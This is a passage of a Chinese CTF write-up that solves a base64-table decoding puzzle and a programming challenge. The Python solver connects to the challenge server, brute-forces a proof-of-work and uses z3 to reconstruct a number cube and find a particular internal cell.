0b111011, 0b111011, 0b101110, 0b111111, 0b111001, 0b111001, 0b100110,
0b111101, 0b111001, 0b011010, 0b110110, 0b100110, 0b111001, 0b011010,
0b111010, 0b110110
```

经过多次尝试，发现按照base64标准编码表进行转换得到base64加密字符串

```
0   A   16  Q   32  g   48  w
1   B   17  R   33  h   49  x
2   C   18  S   34  i   50  y
3   D   19  T   35  j   51  z
4   E   20  U   36  k   52  0
5   F   21  V   37  l   53  1
6   G   22  W   38  m   54  2
7   H   23  X   39  n   55  3
8   I   24  Y   40  o   56  4
9   J   25  Z   41  p   57  5
10  K   26  a   42  q   58  6
11  L   27  b   43  r   59  7
12  M   28  c   44  s   60  8
13  N   29  d   45  t   61  9
14  O   30  e   46  u   62  +
15  P   31  f   47  v   63  /
```

```
77u/55m95a2m5a62
```

解密得到zip中文解压密码：白学家。(理解了hint为什么要找出题人了。。。233

exp

```
a = '''0    A   16  Q   32  g   48  w
1   B   17  R   33  h   49  x
2   C   18  S   34  i   50  y
3   D   19  T   35  j   51  z
4   E   20  U   36  k   52  0
5   F   21  V   37  l   53  1
6   G   22  W   38  m   54  2
7   H   23  X   39  n   55  3
8   I   24  Y   40  o   56  4
9   J   25  Z   41  p   57  5
10  K   26  a   42  q   58  6
11  L   27  b   43  r   59  7
12  M   28  c   44  s   60  8
13  N   29  d   45  t   61  9
14  O   30  e   46  u   62  +
15  P   31  f   47  v   63  /'''.split()
b = [0 for i in range(64)]
for i in range(0,len(a),2):
    b[int(a[i])] = a[i+1]
print b

c = [
    0b111011, 0b111011, 0b101110,
    0b111111, 0b111001, 0b111001,
    0b100110, 0b111101, 0b111001,
    0b011010, 0b110110, 0b100110,
    0b111001, 0b011010, 0b111010,
    0b110110
]]
d = ''.join(b[i] for i in c)
print d
import base64
print base64.b64decode(d)
```

PPC

losetome

玩了三把就输了。。。

mathGame

第一部分：过sha256check，很简单，暴力枚举一下字符串，拼接计算sha256，前缀相同即可。
第二部分：一个游戏：Game rules:A 7*7*7 cube consists of 343 cubes, These are 218 cubic cells in the surface, and 125 cubic cells in the internal.We put numbers in 218 cubes, of which seven cubes number have different attributes than others (for example, odd and even, prime and non-prime).Connect these seven cubes to form 21 straight lines. Only two of these 21 straight lines are perpendicular and go through the same internal cube. Please give the coordinates of this internal cube. If you answer 5 Question, you will get the flag.
按照规则，首先根据所给的数把所给的面拼成一个立方体，利用立方体边上数相同。
然后得到面上独特的7个数，包括题目描述的偶数&奇数，合数&质数，还有第五关特别的0开头的数&非0开头的数。
根据几何关系求相互垂直且经过同一cube的两直线，返回该cube的坐标即可。
思路比较简单，立方体拼接采用z3，数的抽取直接暴力统计，求cube坐标也用z3即可。
由于不知道cube的棱长，导致答案有对有错，因此尝试多次得到flag。
exp

```
# coding=utf-8
from pwn import *
from z3 import *
import hashlib

eps = 1e-5

context(log_level='debug')

p = remote('47.75.60.212', 11011)

# r1
p.recvuntil('sha256("')
s = p.recv(6)

p.recvuntil('"+str).hexdigest().startswith("')
n = p.recv(5)



i = 1
while True:
  if hashlib.sha256(s + str(i)).hexdigest()[:5] == n:
    p.sendline(str(i))
    break
  i += 1

p.recvuntil('Generate the Games .')

# r2
for time in range(5):
  p.recvuntil('Question ')
  cube = []
```

```
  def recv_cube():
    tmp = []
    for i in range(7):
      p.recvuntil('|')
      tmp.append([])
      for j in range(7):
        tmp[i].append(int(p.recvuntil('|')[:-1]))
    return tmp


  for i in range(6):
    cube.append(recv_cube())


  s = Solver()

  g = [[[Int('g%s_%s_%s' % (k, j, i)) for i in range(7)] for j in
range(7)] for k in range(6)]


  def the_same(a, b):
    r = []
    for i in range(7):
      for j in range(7):
        r.append(a[i][j] == b[i][j])
    return And(r)

  def the_same_l(a, b):
    r = []
    for i in range(7):
      r.append(a[i] == b[i])
    return And(r)

  def part_same(a, b):
    return Or(the_same(a, b),
         the_same(a, b[::-1]),
         the_same(a, [b[i][::-1] for i in range(7)]),
         the_same(a, [b[::-1][i][::-1] for i in range(7)]),
         the_same(a, zip(*b)),
         the_same(a, zip(*b[::-1])),
         the_same(a, zip(*[b[i][::-1] for i in range(7)])),
         the_same(a, zip(*[b[::-1][i][::-1] for i in range(7)])))


  s.add(the_same(g[0], cube[0]))
  for j in range(1, 6):
    s.add(Or(part_same(g[1], cube[j]),
         part_same(g[2], cube[j]),
         part_same(g[3], cube[j]),
```

```
        part_same(g[4], cube[j]),
        part_same(g[5], cube[j])
        ))

  s.add(And(the_same_l(g[0][0], g[1][6]),
       the_same_l(g[1][0], g[2][6]),
       the_same_l(g[2][0], g[3][6]),
       the_same_l(g[3][0], g[0][6]),

       the_same_l([g[0][i][6] for i in range(7)], [g[5][i][0] for i in
range(7)]),
       the_same_l([g[5][i][6] for i in range(7)], [g[2][::-1][i][6] for i
in range(7)]),
       the_same_l([g[2][::-1][i][0] for i in range(7)], [g[4][i][0] for i
in range(7)]),
       the_same_l([g[4][i][6] for i in range(7)], [g[0][i][0] for i in
range(7)]),

       the_same_l([g[1][i][6] for i in range(7)], g[5][0][::-1]),
       the_same_l(g[5][6][::-1], [g[3][::-1][i][6] for i in range(7)]),
       the_same_l([g[3][::-1][i][0] for i in range(7)], g[4][6]),
       the_same_l(g[4][0], [g[1][i][0] for i in range(7)])
       ))

  s.check()
  m = s.model()
  c = [[[0 for i in range(7)] for j in range(7)] for k in range(7)]
  # f0
  for x in range(7):
    for y in range(7):
      c[x][y][0] = m.evaluate(g[0][6 - y][x]).as_long()
  # f1
  for x in range(7):
    for z in range(7):
      c[x][6][z] = m.evaluate(g[1][6 - z][x]).as_long()
  # f2
  for x in range(7):
    for y in range(7):
      c[x][y][6] = m.evaluate(g[2][y][x]).as_long()
  # f3
  for x in range(7):
    for z in range(7):
      c[x][0][z] = m.evaluate(g[3][z][x]).as_long()
  # f4
  for y in range(7):
    for z in range(7):
      c[0][y][z] = m.evaluate(g[4][6 - y][6 - z]).as_long()
  # f5
  for y in range(7):
```

```
  for z in range(7):
    c[6][y][z] = m.evaluate(g[5][6 - y][z]).as_long()


def prime(a):
  for i in range(2, int(math.sqrt(a) + 0.5)):
    if a % i == 0:
      return False
  return True
def starts0(a):
  if a < 1000000000:
    return True

pc = 0
oc = 0
st0 = 0
for x in range(7):
  for y in range(7):
    for z in range(7):
      if c[x][y][z] != 0:
        if prime(c[x][y][z]):
          pc += 1
        if c[x][y][z] % 2 == 0:
          oc += 1
        if starts0(c[x][y][z]):
          st0 += 1

point = []

if pc == 7:
  for x in range(7):
    for y in range(7):
      for z in range(7):
        if c[x][y][z] != 0:
          if prime(c[x][y][z]):
            point.append((x, y, z))
elif oc == 7:
  for x in range(7):
    for y in range(7):
      for z in range(7):
        if c[x][y][z] != 0:
          if c[x][y][z] % 2 == 0:
            point.append((x, y, z))
elif 218 - pc == 7:
  for x in range(7):
    for y in range(7):
      for z in range(7):
        if c[x][y][z] != 0:
          if not prime(c[x][y][z]):
```

```
              point.append((x, y, z))
  elif 218 - oc == 7:
    for x in range(7):
      for y in range(7):
        for z in range(7):
          if c[x][y][z] != 0:
            if c[x][y][z] % 2 == 1:
              point.append((x, y, z))
  elif st0 == 7:
    for x in range(7):
      for y in range(7):
        for z in range(7):
          if c[x][y][z] != 0:
            if starts0(c[x][y][z]):
              point.append((x, y, z))
  d = []
  for i in range(7):
    for j in range(i):
      d.append((i, j, point[i][0] - point[j][0], point[i][1] - point[j]
[1], point[i][2] - point[j][2]))

  # perpendicular
  per = []
  for i in range(21):
    for j in range(i):
      if d[i][2] * d[j][2] + d[i][3] * d[j][3] + d[i][4] * d[j][4] == 0:
        per.append((d[i][0], d[i][1], d[j][0], d[j][1]))

  def block(m, n):
    r = []
    s = Solver()
    x, y, z = Ints('x y z')
    xx, yy, zz = Reals('xx yy zz')

    s.add(
      # (xx - x) * (m[0] - n[0]) + (yy - y) * (m[1] - n[1]) + (zz - z) *
(m[2] - n[2]) == 0,
      (m[0] - n[0]) * (yy - n[1]) == (m[1] - n[1]) * (xx - n[0]),
      (m[1] - n[1]) * (zz - n[2]) == (m[2] - n[2]) * (yy - n[1]),
      (m[0] - n[0]) * (zz - n[2]) == (m[2] - n[2]) * (xx - n[0]),
      And((x - xx) > -0.5 + eps, (x - xx) < 0.5 - eps),
      And((y - yy) > -0.5 + eps, (y - yy) < 0.5 - eps),
      And((z - zz) > -0.5 + eps, (z - zz) < 0.5 - eps),
      Or([x == i for i in range(7)]),
      Or([y == i for i in range(7)]),
      Or([z == i for i in range(7)]),
    )
    # print s
    while s.check() == sat:
```

```
      t = s.model()
      tx, ty, tz = int(t.evaluate(x).as_long()),
int(t.evaluate(y).as_long()), int(t.evaluate(z).as_long())
      r.append((tx, ty, tz))
      s.add(Or(x != tx, y != ty, z != tz))
    # print r
    return r

  def check(a):
    t1 = block(point[a[0]], point[a[1]])
    t2 = block(point[a[2]], point[a[3]])
    for i in t1:
      if i in t2:
        if 0 not in i and 6 not in i:
          print i

  for i in per: check(i)

  x_, y_, z_ = raw_input().strip().split()
  p.sendline(x_)
  p.sendline(y_)
  p.sendline(z_)

p.interactive()
```